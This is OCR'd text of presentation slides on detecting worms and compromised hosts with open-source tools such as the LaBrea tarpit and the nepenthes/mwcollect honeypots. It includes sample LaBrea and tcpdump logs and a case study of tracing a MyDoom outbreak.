


## Local N.E.W.S.

Using Opensource framework

- Simple tools - many pre-existing Detecting 0'day attacks
- Good quality data - limited falsing
- Cheap to deploy and operate


- Labrea
- Unique URI
- Unique User agents
- Traffic Spikes
- DNS blooms
- OSSEC
- Nepenthes / Mwcollect



# LaBrea Tar Pit


- Written by Tom Liston originally to “slow down worms”
- 300,000 Code Red infested machines
  - Each with 100 Scanning threads
  - 8bps per 3 threads
  - 80,000,000 bps required to contain
  - 1000 T-1 sites running La Brea using up to 5.2% of bandwidth

By internally monitoring scans for non-used IP addresses, we can determine unauthorized network activity.  No enterprise machine should be scanning unallocated reserved address space.  This means that as soon as we see a scan, we can assume that machine has been compromised, and it is now scanning for possible victims.




# LaBrea Architecture - Monitoring External traffic

In this diagram see an architecture deployment model for LaBrea. LaBrea sits on the DMZ network and traps worms as they enter the network. This is great for worm research, as well as practicing being a good net citizen. On the next slide we see a different deployment strategy, as to allow LaBrea to watch for outbound scanning coming from internal hosts.



# LaBrea - Internal Patient Zero Detection


Applying a similar concept to what the Center for Disease Control uses to detect Patient Zero in an outbreak, we use LaBrea to monitor the internal network for anyone scanning unused address space. This can be “all unused” address space, or perhaps a Class C at every site. Any machine that scans that subnet is considered infected. Checking these logs routinely, or even better getting alerted when it get scanned can be great network early warning systems.



## LaBrea Tar Pit


- Written by Tom Liston originally to “slow down worms”
- 300,000 Code Red infested machines
  - Each with 100 Scanning threads
  - 8bps per 3 threads
  - 80,000,000 bps required to contain
  - 1000 T-1 sites running La Brea using up to 5.2% of bandwidth

By internally monitoring scans for non-used IP addresses, we can determine unauthorized network activity.  No enterprise machine should be scanning unallocated reserved address space.  This means that as soon as we see a scan, we can assume that machine has been compromised, and it is now scanning for possible victims.




## LaBrea Architecture - Monitoring External traffic

In this diagram see an architecture deployment model for Labrea. LaBrea sits on the DMZ network and traps worms as they enter the network. This is great for worm research, as well as practicing being a good net citizen. On the next slide we see a different deployment strategy, as to allow Labrea to watch for outbound scanning coming from internal hosts.




## LaBrea - Internal Patient Zero Detection

Applying a similar concept to what the Center for Disease Control uses to detect Patient Zero in an outbreak, we use Labrea to monitor the internal network for anyone scanning unused address space. This can be “all unused” address space, or perhaps a Class C at every site. Any machine that scans that subnet is considered infected. Checking these logs routinely, or even better getting alerted when it get scanned can be great network early warning systems.



## Labrea - How it Works

- Watches for ARP packets with no replies
- Impersonates unused IP addresses by sending forged ARP replies
- Responds to ICMP ping requests
- Responds to TCP SYN packets with SYN+ACK and a ‘custom’ window size
- Responses to TCP SYN+ACK with RST




## NMAP -sT Scan

- **LaBrea Log:**
- May 27 10:39:59 logsucker /root/bin/LaBrea: Responded to a PING: 10.10.10.10 -> 10.20.20.20
- May 27 10:39:59 logsucker /root/bin/LaBrea: Additional Activity: 10.10.10.10 34753 -> 10.20.20.20 80 *
- May 27 10:39:59 logsucker /root/bin/LaBrea: Initial Connect (tarpitting): 10.10.10.10 57854 -> 10.20.20.20 445
- May 27 10:39:59 logsucker /root/bin/LaBrea: Additional Activity: 10.10.10.10 57854 -> 10.20.20.20 445 *
- May 27 10:39:59 logsucker /root/bin/LaBrea: Additional Activity: 10.10.10.10 57854 -> 10.20.20.20 445
- May 27 10:40:10 logsucker /root/bin/LaBrea: Current average bw: 0 (bytes/sec)
- **TCPDUMP:**
- 10:39:59.330158 IP 10.10.10.10 > 10.20.20.20: icmp 8: echo request seq 34877
- 10:39:59.330351 IP 10.10.10.10.34753 > 10.20.20.20.80: . ack 1134694238 win 2048
- 10:39:59.330444 IP 10.20.20.20 > 10.10.10.10: icmp 8: echo reply seq 34877
- 10:39:59.445355 IP 10.10.10.10.57854 > 10.20.20.20.445: S 4087310611:4087310611(0) win 65535 <mss 1460,nop,wscale 0,nop,nop,timestamp 462990603 0>
- 10:39:59.445587 IP 10.20.20.20.445 > 10.10.10.10.57854: S 2348009370:2348009370(0) ack 4087310612 **win 3**
- 10:39:59.445642 IP 10.10.10.10.57854 > 10.20.20.20.445: . ack 1 win 65535
- 10:39:59.445780 IP 10.10.10.10.57854 > 10.20.20.20.445: R 1:1(0) ack 1 win 65535

Attacker = 10.10.10.10

Tarpit = 10.20.20.20

Note window size in TCPDUMP output




## Real World Example

- Company has LaBrea tarpits installed on one empty class-c network at each site
- LaBrea runs on small embeded Linux boxes
  - $150 USD, http://www.soekris.com
- LaBrea sends syslog to a central server
- Perl scripts run on the central server and send notifications
- Tarpits have been used to identify patient zero four times this year
  - Because all detected events on a tarpit are noteworthy, detecting malware requires very little filtering/processing of log data
- MyDoom-bb began to propogate on the network
  - Incident Response activated and patient zero identified within 15 minutes of initial infection
  - LaBrea data was used to track worm propagation and remediation efforts

Intelguardians


Scripts are available by request, can post them somewhere



## MyDoom-bb

Infected Hosts

This graph was created in Excel with data imported from a simple perl script that parses LaBrea log data.




## mwcollect : nepenthes

- Low interaction honeypots
- Emulate vulnerabilities
- Capture and help analyze malware
- Link / Send collected malware to centralized repository
- mwcollect alliance is a members only malware repository

http://www.mwcollect.org/

mwcollect and nepenthes, now part of the same project, are low interaction honeypots. They come with scripts modules to emulate vulnerable services and collect malware. The mwcollect alliance project collects malware and analyzes it with community support. They intern share the analysis and the tools they develop with the public.




## TRUMAN Sandnet

**The reusable unknown malware analysis net**

- Malware is detecting virtual machine environments and altering its behavior
